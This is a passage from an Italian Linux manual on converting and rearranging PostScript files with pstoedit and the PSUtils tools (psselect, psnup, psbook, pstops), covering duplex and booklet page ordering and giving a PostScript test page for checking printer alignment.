`-f fig` `-f xfig`	Converte in formato FIG (per XFig).
`-f pic`	Converte in formato PIC (per Groff).
`-f latex2e`	Converte in un formato adatto a LaTeX.
`-f java1` `-f java2`	Converte in formato sorgente Java, 1 o 2.

Viene proposto un esempio molto semplice, in cui si vuole convertire il file '`figura.ps`' (PostScript contenente una sola pagina) nel file '`figura.fig`' (adatto a XFig):

```
$ pstoedit -f fig figura.ps figura.fig [Invio]
```

215.7 Riferimenti

- Peter J. Weingartern, *A First Guide to PostScript*

  ⟨*http://www.tailrecursive.org/postscript/postscript.html* ⟩

- *Internet PostScript Resources*

  ⟨*http://yoyo.cc.monash.edu.au/~wigs/postscript/* ⟩

- Thomas Merz, *Ghostscript Manual*, 1997

  ⟨*http://www.cs.wisc.edu/~ghost/doc/merz.htm* ⟩

[1] Esistono due filoni nello sviluppo di Ghostscript; solo quello contrassegnato dalla sigla «GNU» è rilasciato con la licenza GNU GPL, mentre l'altro non è propriamente software libero.

[2] **Ghostscript** GNU GPL

[3] **BMV** GNU GPL

[4] **Ghostview** GNU GPL

[5] **GV** GNU GPL

[6] **GGV** GNU GPL

[7] **KGhostView** GNU GPL

[8] **Pstoedit** GNU GPL

[9] Ci possono essere difficoltà nella conversione a partire dal formato PDF, ma in tal caso è sufficiente convertirlo prima in PostScript.

Capitolo 216

Rielaborazione PostScript

Nel capitolo 215 si accenna alla struttura di un file PostScript, e al fatto che il suo contenuto possa essere riadattato. Per queste rielaborazioni vengono in aiuto diversi programmi, in particolare la raccolta denominata PSUtils (*PostScript utilities*).

Attraverso la rielaborazione di un file PostScript, si potrebbe ottenere:

- l'adattamento delle dimensioni del foglio;
- l'estrazione di pagine in un documento a parte;
- la fusione di file diversi;
- la modifica nella sequenza delle pagine;
- l'unione di più pagine in un solo foglio.

Purtroppo, questi programmi di servizio non sono perfetti e funzionano generalmente solo con file che rispettano alcune convenzioni, allo scopo di facilitare l'individuazione delle pagine del documento.

216.1 Sequenza di stampa

Quando si vuole organizzare la stampa di un documento voluminoso, il primo problema è stabilire la gestione della stampa fronte-retro. Dal momento che si dispone normalmente di stampanti che stampano una sola faccia per volta, dopo la prima passata, occorre stabilire come deve essere girata la carta e se deve essere invertita la sequenza dei fogli.

Figura 216.1. Movimento della carta in una stampante laser tipica.

Il programma GV permette di stampare in maniera distinta le pagine dispari da quelle pari, ma per la gestione di sequenze più complesse, occorre fare affidamento sui programmi che sono descritti in queste sezioni.

Il problema più comune è quello di stampare su un solo foglio, fronte e retro, quattro facciate ridotte alla metà della dimensione normale. Si osservi la figura 216.2; rappresenta la sequenza necessaria per la stampa corretta di quattro facciate su un solo foglio, quando si dispone di una stampante normale che stampa su una sola facciata alla volta, tenendo conto quindi che il foglio deve essere reimmesso nella stampante.

Figura 216.2. Sequenza per la stampa di quattro facciate su un foglio normale utilizzando stampanti normali.

Se la stampante funziona come mostrato nei primi due modelli che appaiono nella figura 216.1, si può comprendere il meccanismo osservando la sequenza di operazioni mostrata dalla figura 216.3. In pratica, dopo la stampa della prima facciata, occorre prendere il foglio senza ruotarlo e reimmetterlo in ingresso per la stampa.

Figura 216.3. Sequenza pratica per la stampa di quattro facciate su un foglio normale, utilizzando stampanti normali.

Se la stampa supera le quattro facciate ridotte, ovvero se richiede più di un foglio, occorre suddividere la stampa in modo da stampare prima il fronte e poi il retro. Nel momento in cui

si passa a stampare il retro, occorre verificare se si deve invertire la sequenza dei fogli, oppure se si invia la stampa del gruppo di pagine in senso inverso.

Volendo, il problema si può complicare ancora di più, se i fogli che si ottengono devono essere rilegati a gruppetti (segnature), attraverso una cucitura centrale. In pratica, la prima facciata del primo foglio contiene la prima e l'ultima pagina, mentre la seconda facciata contiene la seconda e la penultima pagina, continuando così con i fogli successivi.

Un altro problema da considerare quando si utilizzano stampanti laser, è la temperatura. La stampa richiede il riscaldamento e la fusione dell'inchiostro in polvere, così facendo, sia la stampante che la carta si riscaldano notevolmente durante il funzionamento. Quando si deve reimmettere la carta che è già stata stampata da un lato, è probabile che alcuni fogli tendano ad appiccicarsi, rovinando la sequenza di stampa. In queste situazioni è consigliabile stampare a piccoli blocchi, per dare il tempo alla stampante e alla carta di raffreddarsi un po'.

Le stampanti duplex possono stampare simultaneamente fronte-retro. Per arrivare a questo risultato, l'immagine che viene stampata nel retro del foglio è rovesciata tenendo conto dell'orientamento normale di questo: verticale. Quando si vogliono stampare quattro facciate su un foglio unico, le cose si complicano; in pratica, le due facciate ridotte che vanno collocate nel retro del foglio, devono essere rovesciate. Forse, la figura 216.4 aiuta a comprendere la cosa.

Figura 216.4. Sequenza per la stampa di quattro facciate su un foglio normale utilizzando stampanti duplex.

Una sequenza di stampa di questo tipo può essere simulata anche con una stampante normale, nella quale i fogli debbano essere reimmessi per la stampa della parte retrostante. la figura 216.5 mostra in che modo debbano essere reimmessi i fogli in questo caso.

Figura 216.5. Sequenza pratica per la stampa di quattro facciate su un foglio normale simulando una stampante duplex.

216.1.1 Piega doppia

Si possono stampare su un solo figlio, fronte e retro, otto facciate ridotte; successivamente si può piegare e tagliare il foglio in modo da ottenere un libretto molto piccolo, in proporzione alla dimensione di partenza. In pratica, supponendo di partire da un foglio A4, si vuole arrivare a una dimensione simile al A6, che si ha proprio quando si piega due volte un foglio A4.

Figura 216.6. Un foglio piegato in quattro per rappresentare otto pagine ridotte.

La figura 216.6 dovrebbe chiarire in che modo vada piegato il foglio e si intravede la sequenza delle pagine. La figura 216.7 mostra meglio la sequenza delle pagine ridotte, mostrando anche quando queste devono risultare capovolte.

Figura 216.7. Schema per stampare quando si intende piegare il foglio due volte.

5	4	3	6
8	1	2	7

Naturalmente, volendo piegare assieme più fogli, la sequenza si complica ulteriormente, pur rimanendo questo il principio di funzionamento.

Le pagine piegate in questo modo, vanno tagliate nella parte alta, dopo la piega. Un libro stampato in questo modo, potrebbe essere rilegato ignorando il problema della pagine attaccate sul lato superiore, lasciando poi al lettore il compito di separarle con un tagliacarte.

216.2 PSUtils

La raccolta di programmi più importante per la rielaborazione dei file PostScript è PSUtils. [1] Nelle sezioni seguenti viene descritto il funzionamento dei suoi componenti più importanti.

Molti di questi programmi hanno in comune le opzioni che vengono elencate brevemente nella tabella 216.8.

Tabella 216.8. Opzioni comuni dei programmi di PSUtils.

Opzione	Descrizione
`-w`*larghezza*	Definisce l'ampiezza orizzontale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-h`*altezza*	Definisce l'ampiezza verticale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-p`*formato*	In alternativa all'indicazione delle dimensioni del formato finale, si può usare questa opzione per indicare direttamente il nome standard del formato finale. Se le dimensioni non vengono definite, si sottintende trattarsi di '**`a4`**'.
`-W`*larghezza*	Definisce l'ampiezza orizzontale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-H`*altezza*	Definisce l'ampiezza verticale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-P`*formato*	In alternativa all'indicazione delle dimensioni del formato di origine, si può usare questa opzione per indicare direttamente il nome standard del formato di origine. Se le dimensioni non vengono definite, si sottintende trattarsi di '**`a4`**'.

Opzione	Descrizione
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

È il caso di sottolineare che le dimensioni della carta, quando devono essere fornite, possono essere espresse senza l'indicazione di un'unità di misura, facendo riferimento implicitamente a punti tipografici da 1/72 di pollice, altrimenti si possono indicare le sigle '**`cm`**' o '**`in`**' che si riferiscono rispettivamente a centimetri e pollici. Il formato della carta può essere espresso anche attraverso il suo nome standard; precisamente vengono accettate le parole chiave: '**`a3`**', '**`a4`**', '**`a5`**', '**`b5`**', '**`letter`**', '**`legal`**', '**`tabloid`**', '**`statement`**', '**`executive`**', '**`folio`**', '**`quarto`**' e '**`10x14`**'.

216.2.1 Utilizzo di «psresize»

Il programma '**`psresize`**' elabora un file PostScript adattandone le dimensioni, in base a quanto specificato con le opzioni, generando un nuovo file. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

```
psresize [opzioni] [file_originale [file_elaborato]]
```

Sono disponibili le opzioni comuni elencate nella tabella 216.8.

216.2.2 Utilizzo di «psselect»

Il programma '**`psselect`**' elabora un file PostScript estraendone alcune pagine e generando un nuovo file con queste. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

```
psselect [opzioni] [file_originale [file_elaborato]]
```

Le pagine vengono selezionate attraverso l'opzione '**`-p`**' che può essere usata congiuntamente a '**`-e`**' (pagine pari) oppure '**`-o`**' (pagine dispari).

> I numeri di pagina a cui si fa riferimento, sono relativi alla disposizione effettiva, contando a partire dal numero uno. Infatti, un file PostScript può essere il risultato di un assemblaggio di pagine numerate in vario modo, dove questa numerazione può non corrispondere alla disposizione effettiva delle pagine all'interno del file.

Tabella 216.9. Alcune opzioni.

Opzione	Descrizione
`-e`	Seleziona solo le pagine pari (*even*).
`-o`	Seleziona solo le pagine dispari (*odd*).
`-p`***pagine***	Permette di specificare un gruppo di pagine, attraverso un elenco separato da virgole. All'interno dell'elenco si possono specificare anche degli intervalli, separando il numero iniziale da quello finale con un trattino singolo ('`-`'). Se un numero di pagina è prefissato dal trattino basso ('_'), questo si intende riferito alla fine del documento, contando all'indietro.
`-r`	Con questa opzione, le pagine estratte vengono organizzate in ordine inverso rispetto a quello di origine (*reverse*).
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione (*quiet*).

Segue la descrizione di alcuni esempi.

- `$` **`psselect -p1,3 documento.ps mio_file.ps`** [*Invio*]

  Estrae dal file '`documento.ps`' la prima e la terza pagina, generando il file '`mio_file.ps`'.

- `$` **`psselect -p1,_3 documento.ps mio_file.ps`** [*Invio*]

  Estrae dal file '`documento.ps`' la prima e la terza pagina dalla fine, generando il file '`mio_file.ps`'.

- `$` **`psselect -p1-3,10-15 documento.ps mio_file.ps`** [*Invio*]

  Estrae dal file '`documento.ps`' le prime tre pagine e le pagine dalla 10 alla 15, generando il file '`mio_file.ps`'.

- `$` **`psselect -p-3,10-15 documento.ps mio_file.ps`** [*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che la prima pagina viene considerata in modo predefinito, avendo lasciato il trattino da solo.

- `$` **`psselect -p3,150- documento.ps mio_file.ps`** [*Invio*]

  Estrae dal file '`documento.ps`' la terza pagina e tutte le pagine a partire dalla 150, generando il file '`mio_file.ps`'.

- `$` **`psselect -e -p150- documento.ps mio_file.ps`** [*Invio*]

  Estrae dal file '`documento.ps`' tutte le pagine pari (*even*) a partire dalla 150, generando il file '`mio_file.ps`'.

- `$` **`psselect -o -r -p150- documento.ps mio_file.ps`** [*Invio*]

  Estrae dal file '`documento.ps`' tutte le pagine dispari (*odd*) a partire dalla 150, in ordine inverso, generando il file '`mio_file.ps`'.

216.2.3 Utilizzo di «psnup»

Il programma '**psnup**' elabora un file PostScript generando un file in cui diverse pagine di origine sono assemblate in un'unica pagina finale. In pratica permette di ottenere due o più pagine in un'unica facciata.

```
psnup [opzioni] [file_originale [file_elaborato]]
```

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

> Le pagine riunite assieme da '**psnup**' sono inserite in sequenza, così come si trovano nel file originale. Per cambiare l'ordine di stampa in modo da poter ottenere un fronte-retro, occorre preelaborare il file di origine attraverso '**psbook**'.

Sono disponibili le opzioni comuni elencate nella tabella 216.8; inoltre:

Opzione	Descrizione
-n	Un trattino seguito da un numero indica la quantità di pagine che si vogliono unire in un'unica pagina finale. Per esempio, '**-2**' fa in modo che su una pagina finale siano unite assieme due pagine di quelle originali, ridotte opportunamente.

Segue la descrizione di alcuni esempi.

- `$ psnup -2 documento.ps mio_file.ps` [*Invio*]

  Elabora il file '`documento.ps`' (A4) generando il file '`mio_file.ps`' (A4) che, per ogni pagina, contiene due pagine del documento originale.

- `$ psnup -4 documento.ps mio_file.ps` [*Invio*]

  Come nell'esempio precedente, con la differenza che vengono riunite quattro pagine in una sola facciata.

- `$ psnup -Pletter -4 documento.ps mio_file.ps` [*Invio*]

  Come nell'esempio precedente, con la differenza che il file originale contiene pagine in formato '**letter**'.

216.2.4 Utilizzo di «psbook»

Il programma '**psbook**' elabora un file PostScript generando un altro file in cui la sequenza delle pagine risulta alterata in modo da poter stampare un libretto. Per esempio, nel caso della stampa di gruppi di quattro pagine, la sequenza generata è 4-1-2-3, in modo da poter stampare un foglio in cui sul fronte (recto) appaiano le pagine 4-1 e sul retro (tergo) le pagine 2-3. Questo permette di piegare il foglio e di leggerlo a modo di libretto. In tal caso si hanno legature (segnature) di un solo foglio.

```
psbook [opzioni] [file_originale [file_elaborato] ]
```

I gruppi di pagine possono essere di dimensioni maggiori, precisamente si tratta di multipli di quattro; se non viene specificato diversamente con le opzioni, si intende un gruppo di dimensioni sufficienti a contenere tutte le pagine contenute nel file originale.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Tabella 216.11. Alcune opzioni.

Opzione	Descrizione
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.
`-s`*n*	L'opzione '**`-s`**' permette di definire la dimensione del raggruppamento. Se non viene specificato, si intende un gruppo unico per tutte le pagine del file originale. Il valore minimo è quattro e può assumere solo un valore multiplo a quattro.

Segue la descrizione di alcuni esempi.

- `$` **`psbook -s4 documento.ps mio_file.ps`**[*Invio*]

  Elabora il file '`documento.ps`' generando il file '`mio_file.ps`' con una sequenza del tipo 4-1+2-3.

- `$` **`psbook -s8 documento.ps mio_file.ps`**[*Invio*]

  Elabora il file '`documento.ps`' generando il file '`mio_file.ps`' con una sequenza del tipo 8-1+2-7+6-3+4-5.

216.2.5 Utilizzo di «pstops»

Il programma '**`pstops`**' elabora un file PostScript generando un altro file in cui le pagine possono figurare ridotte, ingrandite, ruotate e sovrapposte. Lo scopo di '**`pstops`**' è anche quello di riorganizzare la sequenza di queste pagine, in modo più libero rispetto a '**`psbook`**'.

```
pstops [opzioni] definizione_pagine [file_originale [file_elaborato] ]
```

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

L'argomento più delicato di '**`pstops`**' è quello che serve a definire le pagine: si tratta di un argomento singolo che definisce come sono raggruppate e per ogni raggruppamento definisce le nuove pagine che vengono generate. Per comprendere il senso di ciò occorre scomporre questo argomento in fasi successive. Per prima cosa viene definito come sono fatti i gruppi:

```
[modulo :] definizione_pagine_del_gruppo
```

Il modulo è un numero che esprime la quantità di pagine da prendere in considerazione di volta in volta. Il valore minimo è di una sola pagina e si tratta anche di quello predefinito nel caso non sia indicato espressamente. In base a questo raggruppamento, vengono definite delle pagine relative numerate a partire da zero, fino al valore del modulo meno uno. Ogni pagina relativa viene definita con la sintassi seguente:

```
[-] n_relativo_pagina [L] [R] [U] [@scala] [(scostamento_orizzontale, scostamento_verticale)]
```

In pratica, il numero relativo della pagina serve a specificare a quale pagina del modulo si fa riferimento. Questo numero potrebbe essere fatto precedere dal segno '`-`', ma in tal caso si intende fare riferimento a raggruppamenti che partono dalle pagine finali del documento e scorrono verso quelle iniziali.

Le lettere '`L`', '`R`' e '`U`', servono rispettivamente a ottenere una rotazione a destra (di 90 gradi in senso orario), a sinistra (di 90 gradi in senso antiorario) e a rovesciare dall'alto in basso (rispetto al suo orientamento originale). Queste lettere possono essere usate in modo cumulativo e di solito si combinano la '`L`' con la '`U`', o la '`R`' con la '`U`' (combinare la '`L`' con la '`R`' non serve a nulla). Dopo queste lettere può essere indicata una scala (preceduta dal simbolo '`@`'). Il valore che regola la scala è tale per cui il numero uno corrisponde al 100 %, di conseguenza, per indicare delle riduzioni si devono usare valori inferiori all'unità (utilizzando il punto come separatore decimale).

L'ultima parte della definizione della pagina serve a stabilire uno spostamento di questa sulla superficie del foglio finale che si vuole ottenere. I due numeri indicano uno spostamento orizzontale e verticale. L'unità di misura predefinita è il punto tipografico, ma può essere specificata un'unità di misura più conveniente: '`cm`' per i centimetri e '`in`' per i pollici. I valori sono sempre positivi, ma per sapere l'effetto che questi hanno (per determinare se lo spostamento è verso destra o sinistra, oppure in alto o in basso) occorre provare necessariamente, perché tutto dipende dal tipo di rotazione che si stabilisce. In ogni caso, se si ruotano le pagine è indispensabile spostarle, altrimenti queste risultano collocate fuori dalla superficie finale.

Per mettere assieme più pagine su uno stesso foglio, si usa il simbolo '`+`' per unirne le specifiche; per indicare le pagine da collocare su facciate finali successive, si usa una virgola ('`,`') per unire assieme tali indicazioni.

A titolo di esempio, si osservi la definizione seguente con la quale si vogliono stampare due pagine A4, riducendole, su un'unica facciata A4.

```
2:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm)
```

Il numero due iniziale è il modulo di due pagine. Segue la definizione della prima pagina di questo raggruppamento, con il numero zero, che viene ruotata di 90 gradi in senso antiorario (verso sinistra), viene ridotta al 70 % e viene anche spostata in orizzontale di 21 cm. La seconda pagina relativa (con il numero uno) viene collocata nella stessa facciata finale, perché è unita attraverso il simbolo '`+`'. La seconda pagina viene ruotata anch'essa di 90 gradi in senso antiorario, è ridotta nello stesso modo e viene spostata orizzontalmente come la prima, ma anche verticalmente di 14,85 cm. Il risultato che si ottiene è una pagina A4 che deve essere rovesciata in senso orario per poter leggere le due pagine ridotte.

```
4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)
```

Questo nuovo esempio, simile al precedente, mostra la generazione di due facciate finali, in pratica un fronte-retro, dove nella prima si inseriscono le riduzioni della prima e della quarta pagina di un raggruppamento di quattro (4-1), mentre nella seconda facciata finale si inseriscono le riduzioni della seconda e della terza pagina del raggruppamento (2-3). Nella prima facciata, le pagine ridotte sono orientate verso sinistra, nella seconda sono orientate verso destra. In pratica, si ottiene una sequenza 4-1+2-3, orientata in modo da essere stampata correttamente con una stampante duplex.

Sono disponibili le opzioni '**-w**', '**-h**', '**-p**' e '**-q**', come descritto nella tabella 216.8, a cui si aggiunge in particolare l'opzione '**-d**':

Opzione	Descrizione
`-d` [*spessore*]	Con questa opzione si ottiene una cornice attorno alle pagine, con lo spessore indicato dall'argomento (in mancanza dell'unità di misura, si intendono punti tipografici). Se lo spessore non viene specificato, si ottiene una linea di un punto.

216.2.6 Esempi particolari

I programmi del pacchetto PSUtils sono potentissimi, ma anche complicati da usare. Alcuni esempi per comprendere come combinarli assieme dovrebbe essere di aiuto.

Molti degli esempi mostrati sono realizzati con comandi piuttosto lunghi. Qui vengono mostrati spezzati su più righe.

Gli esempi successivi sono fatti per ottenere file PostScript adatti alla stampa su una sola facciata alla volta.

- `$` **`psbook -s4 originale.ps | psnup -2 > mio_file.ps`** [*Invio*]

  Rielabora il file '`originale.ps`' generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale, secondo la sequenza mostrata nella figura 216.3.

- `$` **`pstops "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),`**↩
  ↪**`1L@0.7(21cm,0)+2L@0.7(21cm,14.85cm)"`** ↩
  ↪**`originale.ps mio_file.ps`** [*Invio*]

  Come nell'esempio precedente, facendo uso di '**`pstops`**'.

- `$` **`psbook -s4 originale.ps | pstops`** ↩
  ↪**`"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),`**↩
  ↪**`2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)"`** ↩
  ↪**`> mio_file.ps`** [*Invio*]

  Esattamente come nell'esempio precedente, facendo uso di '**`psbook`**' e di '**`pstops`**'.

- `$` **`psbook -s4 originale.ps | psnup -2 | psselect -e > mio_file.ps`** [*Invio*]

  Come nel primo esempio, selezionando solo le pagine pari del risultato finale.

- `$` **`psbook -s4 originale.ps | psnup -2 | psselect -o -r > mio_file.ps`** [*Invio*]

Come nell'esempio precedente, selezionando solo le pagine dispari del risultato finale e invertendone l'ordine.

- `$ psbook originale.ps | psnup -2 > mio_file.ps` [*Invio*]

  Rielabora il file '`originale.ps`' generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro, ma a differenza del primo esempio, i fogli stampati vanno rilegati piegandoli tutti assieme, unendoli al centro.

- `$ psbook -s16 originale.ps | psnup -2 > mio_file.ps` [*Invio*]

  Rielabora il file '`originale.ps`' generando una pagina ogni due di origine, a segnature di quattro fogli A4 da piegare a metà, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale.

- ```
  $ psbook -s16 originale.ps | pstops ↩
  ↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
  ↪2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)" ↩
  ↪> mio_file.ps [Invio]
  ```

  Come nell'esempio precedente.

Gli esempi che seguono sono fatti per ottenere file PostScript adatti alle stampanti duplex, che però possono essere utilizzati anche con stampanti normali, ruotando opportunamente i fogli prima di reimmetterli nella stampante. Si veda la figura 216.5.

- ```
  $ pstops "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),↩
  ↪1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)" ↩
  ↪originale.ps mio_file.ps [Invio]
  ```

  Rielabora il file '`originale.ps`' generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante duplex, oppure una normale secondo la sequenza mostrata nella figura 216.5.

- ```
  $ psbook -s4 originale.ps | pstops ↩
  ↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
  ↪2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" ↩
  ↪> mio_file.ps [Invio]
  ```

  Esattamente come nell'esempio precedente.

- ```
  $ psbook -s16 originale.ps | pstops ↩
  ↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
  ↪2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" ↩
  ↪> mio_file.ps [Invio]
  ```

  Come nell'esempio precedente, ma ottenendo segnature di quattro fogli A4 da piegare a metà.

- ```
  $ pstops "8:4U@0.45(10cm,29.2cm)+3U@0.45(20.5cm,29.2cm)+↩
  ↪7@0.45(0.5cm,0.5cm)+0@0.45(11cm,0.5cm), ↩
  ↪2U@0.45(10cm,29.2cm)+5U@0.45(20.5cm,29.2cm)+↩
  ↪1@0.45(0.5cm,0.5cm)+6@0.45(11cm,0.5cm)" ↩
  ↪> mio_file.ps [Invio]
  ```

  Stampa in modo da ottenere otto pagine ridotte su un foglio A4 (fronte e retro), piegandolo due volte. La riduzione delle pagine è maggiore del necessario (le pagine ridotte sono più piccole) per garantire la presenza di margini sufficienti alla rilegatura.
  ```

- $ **pstops "16:8U@0.45(10cm,29.2cm)+7U@0.45(20.5cm,29.2cm)+↩ ↪15@0.45(0.5cm,0.5cm)+0@0.45(11cm,0.5cm), ↩ ↪6U@0.45(10cm,29.2cm)+9U@0.45(20.5cm,29.2cm)+↩ ↪1@0.45(0.5cm,0.5cm)+14@0.45(11cm,0.5cm), ↩ ↪10U@0.45(10cm,29.2cm)+5U@0.45(20.5cm,29.2cm)+↩ ↪13@0.45(0.5cm,0.5cm)+2@0.45(11cm,0.5cm), ↩ ↪4U@0.45(10cm,29.2cm)+11U@0.45(20.5cm,29.2cm)+↩ ↪3@0.45(0.5cm,0.5cm)+12@0.45(11cm,0.5cm)" ↩ ↪> mio_file.ps** [*Invio*]

  Come nell'esempio precedente, piegando assieme due fogli A4.

216.3 Problemi di allineamento della stampa

Quando si gestisce un sistema di stampa basato sui filtri, partendo da un formato uniforme PostScript, che poi viene convertito nel modo più adatto alla propria stampante, manca la possibilità di intervenire nella regolazione fine di questa, al contrario di ciò che si può fare di solito con alcuni sistemi operativi proprietari. Il problema più grosso sta nella correzione degli errori di allineamento che potrebbero essere introdotti dalla stampante, spesso a causa dall'incapacità di stampare al di fuori di un certo margine minimo. Il testo seguente è un file PostScript, in formato A4, che serve a stampare quattro linee (una verticale, una orizzontale e due oblique), assieme alle informazioni sulla distanza dai bordi, che permettono di vedere dove si trova il centro della pagina.

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog

%%Page: 1 1

% Verifica dell'allineamento della stampante per la carta A4.

% Definizione dell'unità «cm».
/cm { 28.34645 mul } bind def

% Definizione dell'utilizzo dell'unità «cm».
1 cm dup scale

% Spessore delle linee (1/50 di cm, pari a 0,2 mm).
1 50 div setlinewidth

% Traccia una linea obliqua ascendente.
0      0    moveto      21    29.7  lineto stroke

% Traccia una linea obliqua discendente.
0     29.7  moveto      21     0    lineto stroke

% Traccia una linea verticale al centro.
10.5  29.7  moveto      10.5   0    lineto stroke
```

```
% Traccia una linea orizzontale al centro.
0     14.85 moveto      21    14.85 lineto stroke

% Misurazione del bordo superiore.
10.25  29.60  moveto  10.75  29.60  lineto stroke
10.25  29.50  moveto  10.75  29.50  lineto stroke
10.25  29.40  moveto  10.75  29.40  lineto stroke
10.25  29.30  moveto  10.75  29.30  lineto stroke
10.00  29.20  moveto  11.00  29.20  lineto stroke
10.25  29.10  moveto  10.75  29.10  lineto stroke
10.25  29.00  moveto  10.75  29.00  lineto stroke
10.25  28.90  moveto  10.75  28.90  lineto stroke
10.25  28.80  moveto  10.75  28.80  lineto stroke
10.00  28.70  moveto  11.00  28.70  lineto stroke
10.25  28.60  moveto  10.75  28.60  lineto stroke
10.25  28.50  moveto  10.75  28.50  lineto stroke
10.25  28.40  moveto  10.75  28.40  lineto stroke
10.25  28.30  moveto  10.75  28.30  lineto stroke
10.00  28.20  moveto  11.00  28.20  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
11.20  29.10  moveto (0,5 cm) show
11.20  28.60  moveto (1,0 cm) show
11.20  28.10  moveto (1,5 cm) show

% Misurazione del bordo inferiore.
10.25  00.10  moveto  10.75  00.10  lineto stroke
10.25  00.20  moveto  10.75  00.20  lineto stroke
10.25  00.30  moveto  10.75  00.30  lineto stroke
10.25  00.40  moveto  10.75  00.40  lineto stroke
10.00  00.50  moveto  11.00  00.50  lineto stroke
10.25  00.60  moveto  10.75  00.60  lineto stroke
10.25  00.70  moveto  10.75  00.70  lineto stroke
10.25  00.80  moveto  10.75  00.80  lineto stroke
10.25  00.90  moveto  10.75  00.90  lineto stroke
10.00  01.00  moveto  11.00  01.00  lineto stroke
10.25  01.10  moveto  10.75  01.10  lineto stroke
10.25  01.20  moveto  10.75  01.20  lineto stroke
10.25  01.30  moveto  10.75  01.30  lineto stroke
10.25  01.40  moveto  10.75  01.40  lineto stroke
10.00  01.50  moveto  11.00  01.50  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
11.20  00.30  moveto (0,5 cm) show
11.20  00.80  moveto (1,0 cm) show
11.20  01.30  moveto (1,5 cm) show
```

```
% Misurazione del bordo sinistro.
00.10  14.60  moveto  00.10  15.10  lineto stroke
00.20  14.60  moveto  00.20  15.10  lineto stroke
00.30  14.60  moveto  00.30  15.10  lineto stroke
00.40  14.60  moveto  00.40  15.10  lineto stroke
00.50  14.35  moveto  00.50  15.35  lineto stroke
00.60  14.60  moveto  00.60  15.10  lineto stroke
00.70  14.60  moveto  00.70  15.10  lineto stroke
00.80  14.60  moveto  00.80  15.10  lineto stroke
00.90  14.60  moveto  00.90  15.10  lineto stroke
01.00  14.35  moveto  01.00  15.35  lineto stroke
01.10  14.60  moveto  01.10  15.10  lineto stroke
01.20  14.60  moveto  01.20  15.10  lineto stroke
01.30  14.60  moveto  01.30  15.10  lineto stroke
01.40  14.60  moveto  01.40  15.10  lineto stroke
01.50  14.35  moveto  01.50  15.35  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
01.30  15.50  moveto (1,5 cm) show

% Misurazione del bordo destro.
20.90  14.60  moveto  20.90  15.10  lineto stroke
20.80  14.60  moveto  20.80  15.10  lineto stroke
20.70  14.60  moveto  20.70  15.10  lineto stroke
20.60  14.60  moveto  20.60  15.10  lineto stroke
20.50  14.35  moveto  20.50  15.35  lineto stroke
20.40  14.60  moveto  20.40  15.10  lineto stroke
20.30  14.60  moveto  20.30  15.10  lineto stroke
20.20  14.60  moveto  20.20  15.10  lineto stroke
20.10  14.60  moveto  20.10  15.10  lineto stroke
20.00  14.35  moveto  20.00  15.35  lineto stroke
19.90  14.60  moveto  19.90  15.10  lineto stroke
19.80  14.60  moveto  19.80  15.10  lineto stroke
19.70  14.60  moveto  19.70  15.10  lineto stroke
19.60  14.60  moveto  19.60  15.10  lineto stroke
19.50  14.35  moveto  19.50  15.35  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
19.30  15.50  moveto (1,5 cm) show

showpage
%%Trailer
%%EOF
```

Teoricamente, ciò che si dovrebbe ottenere è quanto appare nella figura 216.16; in pratica, inviando questo file al sistema di stampa, che si presume sia predisposto con un filtro basato

